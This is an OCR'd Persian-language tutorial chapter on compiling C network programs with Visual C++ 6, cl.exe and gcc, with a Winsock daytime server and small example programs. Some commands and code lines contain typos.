تا بدین قسمت شما آموخته اید که چگونه از هدر ها و توابع قدرتمند زبان سی برای ساخت برنامه هایی که قابلیت اتصال به یکدیگر از طریق شبکه را دارند استفاده کنید در این جا شما آماده هستید که برنامه های مورد

نیازخود را با استفاده از این اینترفیس (winsock) آماده کنید و از آنها استفاده نماید در فصل بعدی طریقه کامپایل کردن کد های خود را به وسیله کامپایلر های مختلفی که برای زبان سی موجود است فرا خواهید گرفت.

بخش چهارم:


طریقه کامپایل کردن کد برنامه های شبکه

مقدمه:

در این قسمت به شما خواهیم آموخت که چگونه کد هایی را که به زبان سی برای یک نرم افزار شبکه آماده کرده اید را به وسیله کامپایلر های موجود کامپایل کرده و برنامه اجرایی از آنها بسازید در این فصل به شما نحوه کار با کامپایلر Visual C++ 6 شرکت MicroSoft و همچنین کامپایلر OpenSource و مجانی gcc و در نهایت کامپایلر LCC که یک کامپایلر قدرتمند برای سی می باشد را یاد می دهیم.

کامپایلر Visual C++ 6 :

این کامپایلر به همراه بسته نرم افزاری Visual Studio شرکت مایکروسافت می باشد و یکی از قوی ترین کامپایلر های موجود برای زبان C++ (و C) می باشد شما به کمک محیط جامع و یکپارچه این کامپایلر (IDE) می توانید کد های خود را اماده کنید و بعد به راحتی با چند کلیک این کد ها را به برنامه اجرایی (EXE) تبدیل کنید برای این منظور شما ابتدا باید بسته نرم افزاری Visual Studio را تهیه کرده و آن را برروی سیستم خود نصب کنید بعد از انجام مرحله نصب که در طی آن حتما باید نصب کامپایلر Visual C++ را نیز انتخاب کرده باشید (این برنامه به صورت پیش فرض انتخاب شده است) برنامه ویژوال سی را اجرا کنید و محیطی شبیه به عکس شماره 4-1 خواهید دید.




عکس 4-1 نمایی از IDE (محیط یکپارچه گسترش یافته) Visual C++ 6

بعد مشاهده این محیط شما میتوانید هم در این محیط مستقیم شروع به برنامه نویسی کنید و هم این که برنامه هایی را که از قبل نوشته اید را به این محیط آورده و کامپایل نماید.


برای حالت اول یعنی این که شما در محیط برنامه نویسی visual c++ به برنامه نویسی بپردازید باید مراحا زیر را دنبال نماید:

از منوی File گزینه New را انتخاب کنید پنجره شکل 2-4 باز خواهد شد.



شکل 2-4

در این پنجره به سربرگ Files بروید (شکل 3-4) و C++ Source File را انتخاب کنید.




شکل 3-4

بعد از این سری عملیات محیط برای کد نویسی شما آماده می باشد فقط تنها نکته ای که باقی می ماند این است که شما برای استفاده از توابع هدر winsock2.h باید کتابخانه مربوط به Winsock را نیز به برنامه خود اضافه کنید تا برنامه شما بدون مشکل کامپایل شود برای این منظور شما باید فایلی را به نام ws32.lib را که در مسیری که Visual C++ نصب شده است درون پوشه ای به نام Lib است را به برنامه خود الصاق کنید .

برای اضافه کردن این کتابخانه ابتدا برنامه خود را ذخیره کنید با استفاده از منوی فایل و گزینه save سپس به منوی Project رفته و زیر منوی Add To Project را انتخاب کنید و بعد از آن گزینه Files را برگزینید (شکل 4-4) در صورتی که این گزینه خاموش بود یک بار برنامه خود را کامپایل کنید (دکمه های CTR+F7

را فشار دهید).



شکل 4-4

در پنجره اضافه کردنی که باز می شود File of Type را روی گزینه Library Files (.lib) قرار دهید و به مسیری که Visual C++ را نصب کرده اید بروید و در پوشه Lib فایل ws2_32.lib را به برنامه اضافه کنید.


اینک شما می توانید به راحتی برنامه های خود را در این محیط قدرتمند بنویسید و سپس با زدن دکمه F5 کامپایل و لینک (اجرایی) کنید شکل 4-5 را ببینید.

نکته:

لازم به ذکر است که فایل های هدر که با پسوند *.h مشخص می شوند حاوی prototype های توابع و ثوابت مورد استفاده در برنامه هستند و برای بکار گیری توابعی که در فایلهای lib قرار دارند مورد استفاده قرار می گیرند.

درنتیجه برای استفاده از توابعی که مدل آنها در هدر winsock2.h مشخص شده اند نیاز است که کتابخانه ws2_32.lib نیز به برنامه اضافه شود که این کتابخانه حاوی توابعی است که در فایل dll (data link library) قرار دارد.


در ادامه طریقه کامپایل کردن یک برنامه که فایل سورس ان در دسترس می باشد را با کامپایل VC بیان می کنیم.



شکل 4-5

در مواردی نیز که برنامه شما قبلا در ادیتور های دیگری نوشته شده است و اکنون شما سورس برنامه را با پسوند c یا cpp دارید هم می توانید به منظور کامپایل کردنش از VC++ استفاده نمایید.

در این حالت شما با استفاده از گزینه open منوی فایل برنامه خود را در VC باز کرده(شکل 6-4).



شکل 4-6

بعد از انتخاب فایل برنامه مجددا نیاز است که کتابخانه ws2_32.lib را جهت کامپایل شدن برنامه به این پروژه نیز اضافه کنید.

بعد از اضافه کردن این کتابخانه همه چیز محیا برای برای کامپایل برنامه می باشد می توانید از منوی Build گزینه Compile را انتخاب کنید و بعد از این مرحله مجددا از منوی Build گزینه build را کلیک کرده و برنامه را در صورتی که خطایی نداشته باشد به صورت اجرایی (exe.) در بیاورید. البته برای اینکه مرحله Compile و link به ترتیب پشت سر هم به صورت اتوماتیک اجرا شود می توانید کلید F5 را برای اجرایی کردن برنامه فشار دهید.

بعد از این مراحل برای اجرای مستقل برنامه به مسیری که سورس برنامه در آن قرار داشته بروید و برنامه اجرایی خود را که درون شاخه ای به نام Debug قرار دارد را اجرا کنید.

نکته:

شما می توانید برای کامپایل کردن برنامه های خود به وسیله کامپایلر VC++ از برنامه cl.exe که در مسیری که VC++ را نصب کرده اید در پوشه ای به نام bin قرار دارد استفاده کنید.

این برنامه که در خط فرمان (Command Prompt) اجرا می شود به صورت خودکار برنامه را کامپایل کرده و سپس برنامه Linker را فراخوانی می کند و فایل اجرایی برنامه ورودی خود را می سازد.

برای استفاده از cl.exe به ترتیب زیر عمل کنید:

```
X:\>cl.exe file –o ExeName  SourceFile  Librarys
```

که در این مثال کلی از سویچ o- برای نام گزاری فایل اجرایی استفاده شده است (نامی که بعد از این سویچ قرار می گیرد نام فایل اجرایی ساخته شده خواهد بود) و SourceFile هم نام فایل سورس برنامه می باشد و در نهایت هم نام فایل های کتابخانه ای و دیگر فایل هایی که می خواهید به همراه برنامه کامپایل شوند آورده می شود.

مثال:

```
C:\> \Microsoft Visual Studio\VC98\Bin\cl.exe –o C:\Server.exe  C:\Server.c
\Microsoft Visual Studio\VC98\lib\WS_32.lib
```

با اجرای این فرمان فایل منبعی به نام Server.c را که در درایو C قرار دارد را به همراه کتابخانه WS2_32.lib به نام Server.exe کامپایل و لینک می کند و در درایو C قرار می دهد.

برای تمرین کامپایل کردن برنامه های شبکه با کامپایلر VC++6 برنامه سرویس Date&Time را که بروی پورت شماره 13 سرویس دهنده ها معمولا فعال است را می نویسیم و سپس با VC++6 کامپایل می کنیم.

همان طور که می دانید سرویس Date&Time بر روی پورت شماره 13 فعال می شود و به ازای هر درخواست اتصال ، تاریخ و ساعت کامپیوتر سرویس گیرنده را برای درخواست کننده ارسال می کند .

مثال:

telnet yahoo.com 13

با اجرای فرمان فوق تاریخ و زمان سرویس دهنده های شرکت یاهو برای شما نمایش داده می شود.

سورس کد سرویس دهنده Date&Time به صورت زیر می باشد:

```
#include <time.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
int main(){
	/* define varabel */
	time_t Time;
	    int intErr,intLen;
	    struct tm *pTime;
	    char pchrBuffer[50];
	WSADATA wsaData;
	WORD wVersionRequested;
	SOCKET intSocket,intRemoteSocket;
	struct sockaddr_in recLocalIP,recRemoteIP;
	  /* start Code */
	  wVersionRequested=MAKEWORD(2,0);
	  WSAStartup(wVersionRequested,&wsaData);
	  recLocalIP.sin_family=AF_INET;
	  recLocalIP.sin_port=htons(13);
	  recLocalIP.sin_addr.S_un.S_addr=inet_addr("127.0.0.1");
	  intSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
	  if(intSocket==INVALID_SOCKET){
	        printf("\n::Error On Create Socket::\n");
	      printf("Error Code:%d",WSAGetLastError());
	        WSACleanup();
	        exit(1);
	  }
	  intErr=bind(intSocket,(struct sockaddr *) &recLocalIP,sizeof(recLocalIP));
	  if(intErr==SOCKET_ERROR){
```

```
            printf("\n::Error in bind Function::\n");
         printf("Error Code:%d",WSAGetLastError());
        WSACleanup();
         exit(1);
}
while(1){
      intErr=listen(intSocket,SOMAXCONN);
      if(intErr==SOCKET_ERROR){
                  printf("\n::Error in Listen Function::\n");
            printf("Error Code:%d",WSAGetLastError());
            WSACleanup();
            exit(1);
      }
    intLen=sizeof(recRemoteIP);
    intRemoteSocket=accept(intSocket,(struct sockaddr *)\
            &recRemoteIP,&intLen);
       if(intRemoteSocket==INVALID_SOCKET){
                  printf("\n::Error in Accept Function::\n");
            printf("Error Code:%d",WSAGetLastError());
            WSACleanup();
            exit(1);
    }
   Time=time(NULL);
    pTime=localtime(&Time);
    strcpy(pchrBuffer,asctime(pTime));
    intErr=send(intRemoteSocket,pchrBuffer,strlen(pchrBuffer),0);
    printf("Numbers of Data Sended:%d\n",intErr);
    if(intErr==SOCKET_ERROR){
                  printf("\n::Error in Send Function::\n");
            printf("Error Code:%d",WSAGetLastError());
            WSACleanup();
            exit(1);
    }
    closesocket(intRemoteSocket);
   }
closesocket(intSocket);
WSACleanup();
```

}

حال می توانید برنامه فوق را به صورت زیر کامپایل کنید:

```
C:\>\Microsoft Visual Studio\VC98\Bin\cl.exe –o C:\DateTime.exe
C:\DateTime.c \Microsoft Visual Studio\VC98\lib\WS_32.lib
```

برنامه را اجرا کنید و با یک برنامه کلاینت (مثل Telnet Client) به پورت 13 کامپیوتری که این برنامه را روی ان اجرا کرده اید متصل شوید (در صورتی که بر روی کامپیوتری که برنامه کلاینت روی ان قرار دارد این سرویس را اجرا کرده اید از Local IP استفاده نمایید) مشاهده می کنید که به ازای هر درخواست اتصال برای شما تاریخ و ساعت کامپیوتری که سرویس دهنده بر روی آن قرار دارد ارصال می شود.

کامپایلر GCC :

gcc چیست؟!

gcc سر نام کلمات GNU Compiler Collection می باشد و توسط ریچارد استالمن در سال 1987 عرضه شد آقای استالمن که بنیانگزار جنبش نرم افزار آزاد می باشد این کامپایلر را برای ساخت پروژه های GNU (که عبارت بازگشتی از GNU NOT UNIX است) که هدفشان ساخت یک سیستم عامل Open Source بود ارائه کرد.

این کامپایلر قذرتمند قادر است سورس کد هایی را به زبان های C ، C++ ، Fortran ، ADA ، Cobol ، java و ... را کامپایل کرده و کد اجرایی آنها را تولید کند.

کامپایل کردن برنامه ها با gcc :

برای کامپایل کردن برنامه ها با کامپایلر gcc شما باید برنامه خود را با استفاده از ادیتور هایی که کد اسکی محض تولید می کنند بنویسید و با پسوند .c ذخیره نمایید زیرا gcc تنها یک کامپایلر است و محیط ادیتوری برای نوشتن برنامه ندارد. شما می توانید از ادیتورهای مختلفی استفاده نمایید تنها نکته ای که در مورد این ادیتور ها باید در نظر داشته باشید این است که این ادیتور ها باید کد اسکی برای مطالب نوشته شده تولید نمایند نه مثلا کد های دیگری مثل یونیکد یا استاندارهای مختلفی که برای کاراکترها وجود دارد. زیرا هر کامپایلر در مراحل مختلفی که برنامه را کامپایل می کند کد های نوشته شده در سورس فایل را بررسی می نماید و کلمات کلیدی ، شناسه ها ، متغیر ها و ... را بررسی می کند و در نهایت کد اجرایی برنامه را تولید می کند در صورتی که شما از ادیتوری که کد های خاص خود را تولید می کند و برای تشخیص متونی که با ان نوشته شده اند از فرمت خاصی استفاده می کند (نظیر msWorld یا World Perfect) در مراحل کامپایل برنامه کامپایلر با کارکترها و حروف نامفهومی روبرو می شود و با اعلان خطا روند کامپایل برنامه را متوقف می کند.


برای نوشتن برنامه شما می توانید از Kwrite یا vi و یا notpat استفاده کنید.

توجه داشته باشید که ممکن است شما در محیط هایی که برنامه خود را می نویسید دیگر امکاناتی نظیر تغییر رنگ اتوماتیک کامات کلیدی و امکانات دیگری که IDE های کامپایلر های قدرتمند در اختیار شما قرار می دهند را نداشته باشید.

برای مثال ویرایشگر Kwrite را که یک ویرایشگر open source برای سیستم عامل لینوکس است را اجرا کنید و کد زیر را در آن بنویسید و بعد با پسوند .c ذخیره نمایید.

```
#include <stdio.h>
/* main Function */
int  main(){
     char  chrTest;
     unsigned int  bolExit = 1;
          do{
               printf("\n Salam \n");
               printf("are you Sure for Exit(y/n):");
               chrTest = getche();
               bolExit = chrTest = ='y' ? 1 : 0;
          }while(bolExit);
return 0;
}
```

بعد از آماده کردن سورس فایل برنامه خود برنامه gcc را از طریق خط فرمان لینوکس یا اگر gcc تحت ویندوز را در اختیار دارید با استفاده از خط فرمان ویندوز اجرا نماید (شکل 7-4).



شکل 7-4 اجرای برنامه gcc و نمایش Help برنامه

برای اینکه برنامه خود را کامپایل کنید باید به صورت زیر gcc را از طریق خط فرمان اجرا کنید:

gcc [*options*] [*filenames*]

در این حالت کلی FileName نام فایل کد برنامه شماست که می تواند پسوند c. داشته باشد البته همانطور که می دانید gcc می تواند سورس کد های زبان های مختلفی را کامپایل نماید و به طبع هم برنامه ورودی می تواند پسوند های مختلفی داشته باشد.

نکته:

در سیستم عامل لینوکس پسوند فایل به آن معنایی که در سیستم عامل ویندوز وجود دارد موجود نیست فقط یک راهنما برای فهمیدن نوع فایل توسط کاربر است.

Options ها در فرمان gcc سویچ های این برنامه هستند که تعداد آنها بیشتر از صد تاست ولی در عمل خیلی از آنها استفاده چندانی ندارند و ما هم در این قسمت به معرفی مهمترین آنها خواهیم پرداخت.

برای دیدن راهنمای استفاده از کامپایلر gcc فرمان زیر را صادر کنید (شکل 7-4).

[Farhadnia@localhost]$gcc --help

با اجرای این فرمان help نرم افزار gcc برای شما به نمایش در خواهد آمد و شما می توانید اطلاعات مفیدی در مورد این کامپایلر کسب کنید.


نکته:

در سیستم عامل لینوکس برای اینکه بتوانید از سویچ هایی که به صورت کلمه هستند استفاده کنید باید از علامت -- (two Dash) و برای اینکه بتوانید از سویچهای حرفی بهره ببرید کافی است تنها یک علامت Dash (-) استفاده کنید به مثال زیر دقت کنید:

gcc --help

gcc –o

اگر در زمان کامپایل نامی را برای برنامه اجرایی خود انتخاب نکنید gcc نام a.out را به صورت پیش فرض به برنامه شما اختصاص می دهد در صورتی که مایل هستید برنامه اجرایی شما به نام خاصی تولید شود این نام را باید با استفاده از سویچ o- (small o) به gcc معرفی کنید (شکل 8-4).



شکل 8-4 فراخوانی gcc با سویچ o برای تغییر نام برنامه اجرایی

اکنون برنامه زیر را در Kwrite بنویسید و آن را با نام Test.c ذخیره کنید.

```
#include <stdio.h>
int main(){
    int  i , j ;
        for(i=1;i<=10;i++){
            for(j=1;j<=10;j++)
                printf("%d ", i * j );
            printf("\n");
        }
    return 0;
}
```

این برنامه جدول ضرب را تولید کرده و در خروجی چاپ می کند.

اگر این برنامه را به صورت زیر با gcc کامپایل کنید خود gcc به صورت خودکار نام a.out را به برنامه شما اختصاص می دهد و برای اجرای برنامه آن را باید با نام a.out فراخوانی کنید.

[Farhadnia@localhost]$gcc Test.c

و برای اجرایش:

[Farhadnia@localhost]$.\a.out

بعد از اجرای فرمان بالا جدول ضرب برای شما نمایش داده می شود.

اما اگر بخواهید نام مورد نظر خود را به برنامه اختصاص دهید باید نام انتخابی خود را با سویچ o به gcc معرفی کنید.

درمثال زیر نام Runing به برنامه بالا اختصاص داده شده است.

```
[Farhadnia@localhost]$gcc -o Runing Test.c
```

